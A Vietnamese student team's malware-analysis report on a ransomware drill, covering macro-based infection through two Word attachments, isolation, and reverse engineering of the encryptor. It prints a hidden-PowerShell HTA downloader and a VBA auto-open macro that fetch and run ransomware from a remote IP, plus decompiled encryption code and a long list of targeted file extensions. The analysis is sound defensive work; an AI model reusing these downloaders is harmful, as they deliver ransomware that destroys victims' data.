BÁO CÁO

RANSOMWARE: XỬ LÝ VÀ PHÒNG CHỐNG

Tên đội : DHBKHCM.


Tổng hợp kết quả:

Phase 1:

Mô phỏng tình huống bị lây nhiễm ransomware và rà soát, xác minh tình trạng lây nhiễm.


· Sau khi mở các file đính kèm, dữ liệu tại các thư mục Desktop, Downloads,… đã bị thay đổi:

Tất cả các file đều bị mã hóa và đổi đuôi thành .bam!



· Dự đoán con đường mã độc lây nhiễm vào máy tính:

Thông qua việc mở file doc và kích hoạt Macro



Thông qua phân tích Static Analysis cũng thấy rõ điều này.

(1) File Doc 1:
B1:
remnux@remnux:~/Desktop/Malware/ANM$ rtfdump.py -s 13 -H -E -d D1.doc.bin | oledump.py -s 1
00000000: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00 ....
00000010: 00 00 00 00 00 00 00 00 A4 00 00 00 E0 C9 EA 79 ....�...���y
00000020: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 8C 00 00 00 ���.��.�.K�.�...
00000030: 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 31 00 h.t.t.p.:././.1.
00000040: 31 00 38 00 2E 00 37 00 30 00 2E 00 38 00 30 00 1.8...7.0...8.0.
00000050: 2E 00 31 00 34 00 33 00 2F 00 67 00 65 00 74 00 ..1.4.3./.g.e.t.
00000060: 72 00 61 00 6E 00 73 00 6F 00 6D 00 77 00 61 00 r.a.n.s.o.m.w.a.
00000070: 72 00 65 00 2E 00 68 00 74 00 61 00 00 00 00 00 r.e...h.t.a.....
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000000A0: 00 00 00 00 79 58 81 F4 3B 1D 7F 48 AF 2C 82 5D ....yX��;. H�,�]
000000B0: C4 85 27 63 00 00 00 00 A5 AB 00 00 FF FF FF FF ą'c....��..����
000000C0: 06 09 02 00 00 00 00 00 C0 00 00 00 00 00 00 46 ....�.......F
000000D0: 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 ....����........
000000E0: 90 66 60 A6 37 B5 D2 01 00 00 00 00 00 00 00 00 �f`�7��........

B2:
Có được đường link http://118.70.80.143/getransomware.hta, tải về với wget
wget http://118.70.80.143/getransomware.hta

B3:

Xem nội dung file getransomware.hta
remnux@remnux:~/Desktop/Malware/ANM$ cat getransomware.hta
<script>
a=new ActiveXObject("WScript.Shell");
a.run('%SystemRoot%/system32/WindowsPowerShell/v1.0/powershell.exe -windowstyle hidden (new-object System.Net.WebClient).DownloadFile(\'http://118.70.80.143/ransomware.exe\', \'c:/windows/temp/ransomware.exe\'); c:/windows/temp/ransomware.exe', 0);window.close();
</script>

(2) File Doc 2:
B1:
remnux@remnux:~/Desktop/Malware/ANM$ olevba.py D2.doc.bin | more

Private Sub Document_Open()
Dim SourceName As String
Dim Destination As String
Dim R As Long


SourceName = "http://118.70.80.143:4448/ransomware_tb.exe"
Destination = "**C:\Windows\Temp\ransomware.exe**"
DeleteUrlCacheEntry (SourceName)
R = URLDownloadToFile(0&, SourceName, Destination, 0&, 0&)
If R = 0 Then
Call Shell(Destination, vbNormalFocus)
End If
End Sub
- -

Phase 2:

Cô lập hiện trường và phân tích, lấy mẫu.

Cô lập hiện trường:

Chỉ mở Port 3389 và đóng tất cả các Port khác



Phân tích và lấy mẫu: lấy về file thực thi của ransomware.

· Cách lấy các file ransomware:

o Qua file “Diễn tập ANM – 1.doc”:

Tại địa chỉ http://118.70.80.143/getransomware.hta và trỏ tới

http://118.70.80.143/ransomware.exe

o Qua file “Diễn tập ANM – 2.doc”:

http://118.70.80.143:4448/ransomware_tb.exe

Phase 3:

Phân tích và xử lý các thành phần độc hại.

· Phân tích hành vi file ransomware:

o Phương thức mã hóa:

Mã hóa bằng API của Windows

```
CryptEncrypt(phKey, 0, 1, 0, (BYTE *)v8, &pdwDataLen, v5 + 32)
```

Đầu tiên là đọc nội dung File, sau đó mã hóa với API trên. Key được sinh ra bởi CryptGenRandom.

```
  if ( ReadFile(v4, lpBuffer, v6, &NumberOfBytesRead, 0) )
        {
          v8 = (const unsigned __int16 *)(v25 + 34);
          v9 = (__int16 *)(v25 + 34);
          do
          {
            v10 = *v9;
            ++v9;
          }
          while ( v10 );
          memcpy_0(v7, (const void *)(v25 + 34), 2 * (((signed int)v9 + -v25 - 36) >> 1));
          if ( !sub_401060((DWORD *)&v29, v21, lpBuffer, (const void *)(v25 + 1), (char *)v7 + 2 *
wcslen(v8) + 4) )
```

o Mã hóa tất cả các file có định dạng như dưới đây:

Đọc trong String

```
.data:00414058                                  ; ".jpeg"
.data:0041405C                dd offset a_rb      ; ".rb"
.data:00414060                dd offset a_602     ; ".602"
.data:00414064                dd offset a_jpg     ; ".jpg"
.data:00414068                dd offset a_rtf     ; ".rtf"
.data:0041406C                dd offset a_doc     ; ".doc"
.data:00414070                dd offset a_js      ; ".js"
.data:00414074                dd offset a_sch     ; ".sch"
.data:00414078                dd offset a_3dm     ; ".3dm"
.data:0041407C                dd offset a_jsp     ; ".jsp"
.data:00414080                dd offset a_sh      ; ".sh"
.data:00414084                dd offset a_3ds     ; ".3ds"
.data:00414088                dd offset a_key     ; ".key"
.data:0041408C                dd offset a_sldm    ; ".sldm"
.data:00414090                dd offset a_3g2     ; ".3g2"
.data:00414094                dd offset a_lay     ; ".lay"
.data:00414098                dd offset a_sldm    ; ".sldm"
```

```
.data:0041409C                dd offset a_3gp         ; ".3gp"
.data:004140A0                dd offset a_lay6        ; ".lay6"
.data:004140A4                dd offset a_sldx        ; ".sldx"
.data:004140A8                dd offset a_7z          ; ".7z"
.data:004140AC                dd offset a_ldf         ; ".ldf"
.data:004140B0                dd offset a_slk         ; ".slk"
.data:004140B4                dd offset a_accdb       ; ".accdb"
.data:004140B8                dd offset a_m3u         ; ".m3u"
.data:004140BC                dd offset a_sln         ; ".sln"
.data:004140C0                dd offset a_aes         ; ".aes"
.data:004140C4                dd offset a_m4u         ; ".m4u"
.data:004140C8                dd offset a_snt         ; ".snt"
.data:004140CC                dd offset a_ai          ; ".ai"
.data:004140D0                dd offset a_max         ; ".max"
.data:004140D4                dd offset a_sql         ; ".sql"
.data:004140D8                dd offset off_411360
.data:004140DC                dd offset a_mdb         ; ".mdb"
.data:004140E0                dd offset a_sqlite3     ; ".sqlite3"
.data:004140E4                dd offset a_asc         ; ".asc"
.data:004140E8                dd offset a_mdf         ; ".mdf"
.data:004140EC                dd offset a_sqlitedb    ; ".sqlitedb"
.data:004140F0                dd offset a_asf         ; ".asf"
.data:004140F4                dd offset a_mid         ; ".mid"
.data:004140F8                dd offset a_stc         ; ".stc"
.data:004140FC                dd offset a_asm         ; ".asm"
.data:00414100                dd offset a_mkv         ; ".mkv"
.data:00414104                dd offset a_std         ; ".std"
.data:00414108                dd offset a_asp         ; ".asp"
.data:0041410C                dd offset a_mml         ; ".mml"
.data:00414110                dd offset a_sti         ; ".sti"
.data:00414114                dd offset a_avi         ; ".avi"
.data:00414118                dd offset a_mov         ; ".mov"
.data:0041411C                dd offset a_stw         ; ".stw"
.data:00414120                dd offset a_backup      ; ".backup"
.data:00414124                dd offset a_mp3         ; ".mp3"
.data:00414128                dd offset a_suo         ; ".suo"
.data:0041412C                dd offset a_bak         ; ".bak"
.data:00414130                dd offset a_mp4         ; ".mp4"
.data:00414134                dd offset a_svg         ; ".svg"
.data:00414138                dd offset a_bat         ; ".bat"
.data:0041413C                dd offset a_mpeg        ; ".mpeg"
.data:00414140                dd offset a_swf         ; ".swf"
.data:00414144                dd offset a_bmp         ; ".bmp"
.data:00414148                dd offset a_mpg         ; ".mpg"
.data:0041414C                dd offset a_sxc         ; ".sxc"
.data:00414150                dd offset a_brd         ; ".brd"
```

```
.data:00414154                dd offset a_msg         ; ".msg"
.data:00414158                dd offset a_sxd         ; ".sxd"
.data:0041415C                dd offset a_bz2         ; ".bz2"
.data:00414160                dd offset a_myd         ; ".myd"
.data:00414164                dd offset a_sxi         ; ".sxi"
.data:00414168                dd offset a_c           ; ".c"
.data:0041416C                dd offset a_myi         ; ".myi"
.data:00414170                dd offset a_sxm         ; ".sxm"
.data:00414174                dd offset a_cgm         ; ".cgm"
.data:00414178                dd offset a_nef         ; ".nef"
.data:0041417C                dd offset a_sxw         ; ".sxw"
.data:00414180                dd offset a_class       ; ".class"
.data:00414184                dd offset a_odb         ; ".odb"
.data:00414188                dd offset a_tar         ; ".tar"
.data:0041418C                dd offset a_cmd         ; ".cmd"
.data:00414190                dd offset a_odg         ; ".odg"
.data:00414194                dd offset a_tbk         ; ".tbk"
.data:00414198                dd offset a_cpp         ; ".cpp"
.data:0041419C                dd offset a_odp         ; ".odp"
.data:004141A0                dd offset a_tgz         ; ".tgz"
.data:004141A4                dd offset a_crt         ; ".crt"
.data:004141A8                dd offset a_ods         ; ".ods"
.data:004141AC                dd offset a_tif         ; ".tif"
.data:004141B0                dd offset a_cs          ; ".cs"
.data:004141B4                dd offset a_odt         ; ".odt"
.data:004141B8                dd offset a_tiff        ; ".tiff"
.data:004141BC                dd offset a_csr         ; ".csr"
.data:004141C0                dd offset a_onetoc2     ; ".onetoc2"
.data:004141C4                dd offset a_txt         ; ".txt"
.data:004141C8                dd offset a_csv         ; ".csv"
.data:004141CC                dd offset a_ost         ; ".ost"
.data:004141D0                dd offset a_uop         ; ".uop"
.data:004141D4                dd offset a_db          ; ".db"
.data:004141D8                dd offset a_otg         ; ".otg"
.data:004141DC                dd offset a_uot         ; ".uot"
.data:004141E0                dd offset a_dbf         ; ".dbf"
.data:004141E4                dd offset a_otp         ; ".otp"
.data:004141E8                dd offset a_vb          ; ".vb"
.data:004141EC                dd offset a_dch         ; ".dch"
.data:004141F0                dd offset a_ots         ; ".ots"
.data:004141F4                dd offset a_vbs         ; ".vbs"
.data:004141F8                dd offset a_der         ; ".der"
.data:004141FC                dd offset a_ott         ; ".ott"
.data:00414200                dd offset a_vcd         ; ".vcd"
.data:00414204                dd offset a_dif         ; ".dif"
.data:00414208                dd offset a_p12         ; ".p12"
```

```
.data:0041420C                dd offset a_vdi         ; ".vdi"
.data:00414210                dd offset a_dip         ; ".dip"
.data:00414214                dd offset a_paq         ; ".PAQ"
.data:00414218                dd offset a_vmdk        ; ".vmdk"
.data:0041421C                dd offset a_djvu        ; ".djvu"
.data:00414220                dd offset a_pas         ; ".pas"
.data:00414224                dd offset a_vmx         ; ".vmx"
.data:00414228                dd offset a_docb        ; ".docb"
.data:0041422C                dd offset a_pdf         ; ".pdf"
.data:00414230                dd offset a_vob         ; ".vob"
.data:00414234                dd offset a_docm        ; ".docm"
.data:00414238                dd offset a_pem         ; ".pem"
.data:0041423C                dd offset a_vsd         ; ".vsd"
.data:00414240                dd offset a_docx        ; ".docx"
.data:00414244                dd offset a_pfx         ; ".pfx"
.data:00414248                dd offset a_vsdx        ; ".vsdx"
.data:0041424C                dd offset a_dot         ; ".dot"
.data:00414250                dd offset a_php         ; ".php"
.data:00414254                dd offset a_wav         ; ".wav"
.data:00414258                dd offset a_dotm        ; ".dotm"
.data:0041425C                dd offset a_pl          ; ".pl"
.data:00414260                dd offset a_wb2         ; ".wb2"
.data:00414264                dd offset a_dotx        ; ".dotx"
.data:00414268                dd offset a_png         ; ".png"
.data:0041426C                dd offset a_wk1         ; ".wk1"
.data:00414270                dd offset a_dwg         ; ".dwg"
.data:00414274                dd offset a_pot         ; ".pot"
.data:00414278                dd offset a_wks         ; ".wks"
.data:0041427C                dd offset a_edb         ; ".edb"
.data:00414280                dd offset a_potm        ; ".potm"
.data:00414284                dd offset a_wma         ; ".wma"
.data:00414288                dd offset a_eml         ; ".eml"
.data:0041428C                dd offset a_potx        ; ".potx"
.data:00414290                dd offset a_wmv         ; ".wmv"
.data:00414294                dd offset a_fla         ; ".fla"
.data:00414298                dd offset a_ppam        ; ".ppam"
.data:0041429C                dd offset a_xlc         ; ".xlc"
.data:004142A0                dd offset a_flv         ; ".flv"
.data:004142A4                dd offset a_pps         ; ".pps"
.data:004142A8                dd offset a_xlm         ; ".xlm"
.data:004142AC                dd offset a_frm         ; ".frm"
.data:004142B0                dd offset a_ppsm        ; ".ppsm"
.data:004142B4                dd offset a_xls         ; ".xls"
.data:004142B8                dd offset a_gif         ; ".gif"
.data:004142BC                dd offset a_ppsx        ; ".ppsx"
.data:004142C0                dd offset a_xlsb        ; ".xlsb"
```

```
.data:004142C4                dd offset a_gpg         ; ".gpg"
.data:004142C8                dd offset a_ppt         ; ".ppt"
.data:004142CC                dd offset a_xlsm        ; ".xlsm"
.data:004142D0                dd offset a_gz          ; ".gz"
.data:004142D4                dd offset a_pptm        ; ".pptm"
.data:004142D8                dd offset a_xlsx        ; ".xlsx"
.data:004142DC                dd offset a_h           ; ".h"
.data:004142E0                dd offset a_pptx        ; ".pptx"
.data:004142E4                dd offset a_xlt         ; ".xlt"
.data:004142E8                dd offset a_hwp         ; ".hwp"
.data:004142EC                dd offset a_ps1         ; ".ps1"
.data:004142F0                dd offset a_xltm        ; ".xltm"
.data:004142F4                dd offset a_ibd         ; ".ibd"
.data:004142F8                dd offset a_psd         ; ".psd"
.data:004142FC                dd offset a_xltx        ; ".xltx"
.data:00414300                dd offset a_iso         ; ".iso"
.data:00414304                dd offset a_pst         ; ".pst"
.data:00414308                dd offset a_xlw         ; ".xlw"
.data:0041430C                dd offset a_jar         ; ".jar"
.data:00414310                dd offset a_rar         ; ".rar"
.data:00414314                dd offset a_zip         ; ".zip"
.data:00414318                dd offset a_java        ; ".java"
.data:0041431C                dd offset a_raw         ; ".raw"
.data:00414438                dd offset a_jpeg        ; ".jpeg"
.data:0041443C                dd offset a_rb          ; ".rb"
.data:00414440                dd offset a_602         ; ".602"
.data:00414444                dd offset a_jpg         ; ".jpg"
.data:00414448                dd offset a_rtf         ; ".rtf"
.data:0041444C                dd offset a_doc         ; ".doc"
.data:00414450                dd offset a_js          ; ".js"
.data:00414454                dd offset a_sch         ; ".sch"
.data:00414458                dd offset a_3dm         ; ".3dm"
.data:0041445C                dd offset a_jsp         ; ".jsp"
.data:00414460                dd offset a_sh          ; ".sh"
.data:00414464                dd offset a_3ds         ; ".3ds"
.data:00414468                dd offset a_key         ; ".key"
.data:0041446C                dd offset a_sldm        ; ".sldm"
.data:00414470                dd offset a_3g2         ; ".3g2"
.data:00414474                dd offset a_lay         ; ".lay"
.data:00414478                dd offset a_sldm        ; ".sldm"
.data:0041447C                dd offset a_3gp         ; ".3gp"
.data:00414480                dd offset a_lay6        ; ".lay6"
.data:00414484                dd offset a_sldx        ; ".sldx"
.data:00414488                dd offset a_7z          ; ".7z"
.data:0041448C                dd offset a_ldf         ; ".ldf"
.data:00414490                dd offset a_slk         ; ".slk"
```

```
.data:00414494                dd offset a_accdb       ; ".accdb"
.data:00414498                dd offset a_m3u         ; ".m3u"
.data:0041449C                dd offset a_sln         ; ".sln"
.data:004144A0                dd offset a_aes         ; ".aes"
.data:004144A4                dd offset a_m4u         ; ".m4u"
.data:004144A8                dd offset a_snt         ; ".snt"
.data:004144AC                dd offset a_ai          ; ".ai"
.data:004144B0                dd offset a_max         ; ".max"
.data:004144B4                dd offset a_sql         ; ".sql"
.data:004144B8                dd offset off_411360
.data:004144BC                dd offset a_mdb         ; ".mdb"
.data:004144C0                dd offset a_sqlite3     ; ".sqlite3"
.data:004144C4                dd offset a_asc         ; ".asc"
.data:004144C8                dd offset a_mdf         ; ".mdf"
.data:004144CC                dd offset a_sqlitedb    ; ".sqlitedb"
.data:004144D0                dd offset a_asf         ; ".asf"
.data:004144D4                dd offset a_mid         ; ".mid"
.data:004144D8                dd offset a_stc         ; ".stc"
.data:004144DC                dd offset a_asm         ; ".asm"
.data:004144E0                dd offset a_mkv         ; ".mkv"
.data:004144E4                dd offset a_std         ; ".std"
.data:004144E8                dd offset a_asp         ; ".asp"
.data:004144EC                dd offset a_mml         ; ".mml"
.data:004144F0                dd offset a_sti         ; ".sti"
.data:004144F4                dd offset a_avi         ; ".avi"
.data:004144F8                dd offset a_mov         ; ".mov"
.data:004144FC                dd offset a_stw         ; ".stw"
.data:00414500                dd offset a_backup      ; ".backup"
.data:00414504                dd offset a_mp3         ; ".mp3"
.data:00414508                dd offset a_suo         ; ".suo"
.data:0041450C                dd offset a_bak         ; ".bak"
.data:00414510                dd offset a_mp4         ; ".mp4"
.data:00414514                dd offset a_svg         ; ".svg"
.data:00414518                dd offset a_bat         ; ".bat"
.data:0041451C                dd offset a_mpeg        ; ".mpeg"
.data:00414520                dd offset a_swf         ; ".swf"
.data:00414524                dd offset a_bmp         ; ".bmp"
.data:00414528                dd offset a_mpg         ; ".mpg"
.data:0041452C                dd offset a_sxc         ; ".sxc"
.data:00414530                dd offset a_brd         ; ".brd"
.data:00414534                dd offset a_msg         ; ".msg"
.data:00414538                dd offset a_sxd         ; ".sxd"
.data:0041453C                dd offset a_bz2         ; ".bz2"
.data:00414540                dd offset a_myd         ; ".myd"
.data:00414544                dd offset a_sxi         ; ".sxi"
.data:00414548                dd offset a_c           ; ".c"
```

```
.data:0041454C                dd offset a_myi         ; ".myi"
.data:00414550                dd offset a_sxm         ; ".sxm"
.data:00414554                dd offset a_cgm         ; ".cgm"
.data:00414558                dd offset a_nef         ; ".nef"
.data:0041455C                dd offset a_sxw         ; ".sxw"
.data:00414560                dd offset a_class       ; ".class"
.data:00414564                dd offset a_odb         ; ".odb"
.data:00414568                dd offset a_tar         ; ".tar"
.data:0041456C                dd offset a_cmd         ; ".cmd"
.data:00414570                dd offset a_odg         ; ".odg"
.data:00414574                dd offset a_tbk         ; ".tbk"
.data:00414578                dd offset a_cpp         ; ".cpp"
.data:0041457C                dd offset a_odp         ; ".odp"
.data:00414580                dd offset a_tgz         ; ".tgz"
.data:00414584                dd offset a_crt         ; ".crt"
.data:00414588                dd offset a_ods         ; ".ods"
.data:0041458C                dd offset a_tif         ; ".tif"
.data:00414590                dd offset a_cs          ; ".cs"
.data:00414594                dd offset a_odt         ; ".odt"
.data:00414598                dd offset a_tiff        ; ".tiff"
.data:0041459C                dd offset a_csr         ; ".csr"
.data:004145A0                dd offset a_onetoc2     ; ".onetoc2"
.data:004145A4                dd offset a_txt         ; ".txt"
.data:004145A8                dd offset a_csv         ; ".csv"
.data:004145AC                dd offset a_ost         ; ".ost"
.data:004145B0                dd offset a_uop         ; ".uop"
.data:004145B4                dd offset a_db          ; ".db"
.data:004145B8                dd offset a_otg         ; ".otg"
.data:004145BC                dd offset a_uot         ; ".uot"
.data:004145C0                dd offset a_dbf         ; ".dbf"
.data:004145C4                dd offset a_otp         ; ".otp"
.data:004145C8                dd offset a_vb          ; ".vb"
.data:004145CC                dd offset a_dch         ; ".dch"
.data:004145D0                dd offset a_ots         ; ".ots"
.data:004145D4                dd offset a_vbs         ; ".vbs"
.data:004145D8                dd offset a_der         ; ".der"
.data:004145DC                dd offset a_ott         ; ".ott"
.data:004145E0                dd offset a_vcd         ; ".vcd"
.data:004145E4                dd offset a_dif         ; ".dif"
.data:004145E8                dd offset a_p12         ; ".p12"
.data:004145EC                dd offset a_vdi         ; ".vdi"
.data:004145F0                dd offset a_dip         ; ".dip"
.data:004145F4                dd offset a_paq         ; ".PAQ"
.data:004145F8                dd offset a_vmdk        ; ".vmdk"
.data:004145FC                dd offset a_djvu        ; ".djvu"
.data:00414600                dd offset a_pas         ; ".pas"
```

```
.data:00414604                dd offset a_vmx         ; ".vmx"
.data:00414608                dd offset a_docb        ; ".docb"
.data:0041460C                dd offset a_pdf         ; ".pdf"
.data:00414610                dd offset a_vob         ; ".vob"
.data:00414614                dd offset a_docm        ; ".docm"
.data:00414618                dd offset a_pem         ; ".pem"
.data:0041461C                dd offset a_vsd         ; ".vsd"
.data:00414620                dd offset a_docx        ; ".docx"
.data:00414624                dd offset a_pfx         ; ".pfx"
.data:00414628                dd offset a_vsdx        ; ".vsdx"
.data:0041462C                dd offset a_dot         ; ".dot"
.data:00414630                dd offset a_php         ; ".php"
.data:00414634                dd offset a_wav         ; ".wav"
.data:00414638                dd offset a_dotm        ; ".dotm"
.data:0041463C                dd offset a_pl          ; ".pl"
.data:00414640                dd offset a_wb2         ; ".wb2"
.data:00414644                dd offset a_dotx        ; ".dotx"
.data:00414648                dd offset a_png         ; ".png"
.data:0041464C                dd offset a_wk1         ; ".wk1"
.data:00414650                dd offset a_dwg         ; ".dwg"
.data:00414654                dd offset a_pot         ; ".pot"
.data:00414658                dd offset a_wks         ; ".wks"
.data:0041465C                dd offset a_edb         ; ".edb"
.data:00414660                dd offset a_potm        ; ".potm"
.data:00414664                dd offset a_wma         ; ".wma"
.data:00414668                dd offset a_eml         ; ".eml"
.data:0041466C                dd offset a_potx        ; ".potx"
.data:00414670                dd offset a_wmv         ; ".wmv"
.data:00414674                dd offset a_fla         ; ".fla"
.data:00414678                dd offset a_ppam        ; ".ppam"
.data:0041467C                dd offset a_xlc         ; ".xlc"
.data:00414680                dd offset a_flv         ; ".flv"
.data:00414684                dd offset a_pps         ; ".pps"
.data:00414688                dd offset a_xlm         ; ".xlm"
.data:0041468C                dd offset a_frm         ; ".frm"
.data:00414690                dd offset a_ppsm        ; ".ppsm"
.data:00414694                dd offset a_xls         ; ".xls"
.data:00414698                dd offset a_gif         ; ".gif"
.data:0041469C                dd offset a_ppsx        ; ".ppsx"
.data:004146A0                dd offset a_xlsb        ; ".xlsb"
.data:004146A4                dd offset a_gpg         ; ".gpg"
.data:004146A8                dd offset a_ppt         ; ".ppt"
.data:004146AC                dd offset a_xlsm        ; ".xlsm"
.data:004146B0                dd offset a_gz          ; ".gz"
.data:004146B4                dd offset a_pptm        ; ".pptm"
.data:004146B8                dd offset a_xlsx        ; ".xlsx"
```

```
.data:004146BC                dd offset a_h          ; ".h"
.data:004146C0                dd offset a_pptx       ; ".pptx"
.data:004146C4                dd offset a_xlt        ; ".xlt"
.data:004146C8                dd offset a_hwp        ; ".hwp"
.data:004146CC                dd offset a_ps1        ; ".ps1"
.data:004146D0                dd offset a_xltm       ; ".xltm"
.data:004146D4                dd offset a_ibd        ; ".ibd"
.data:004146D8                dd offset a_psd        ; ".psd"
.data:004146DC                dd offset a_xltx       ; ".xltx"
.data:004146E0                dd offset a_iso        ; ".iso"
.data:004146E4                dd offset a_pst        ; ".pst"
.data:004146E8                dd offset a_xlw        ; ".xlw"
.data:004146EC                dd offset a_jar        ; ".jar"
.data:004146F0                dd offset a_rar        ; ".rar"
.data:004146F4                dd offset a_zip        ; ".zip"
.data:004146F8                dd offset a_java       ; ".java"
.data:004146FC                dd offset a_raw        ; ".raw"
```

o Các thư mục bị mã hóa: Các thư mục Downloads, Desptops và Documents.

o Các hành vi khác của mã độc: Chỉnh sủa nội dung trong Registry

Trong HKEY_CURRENT_USER

```
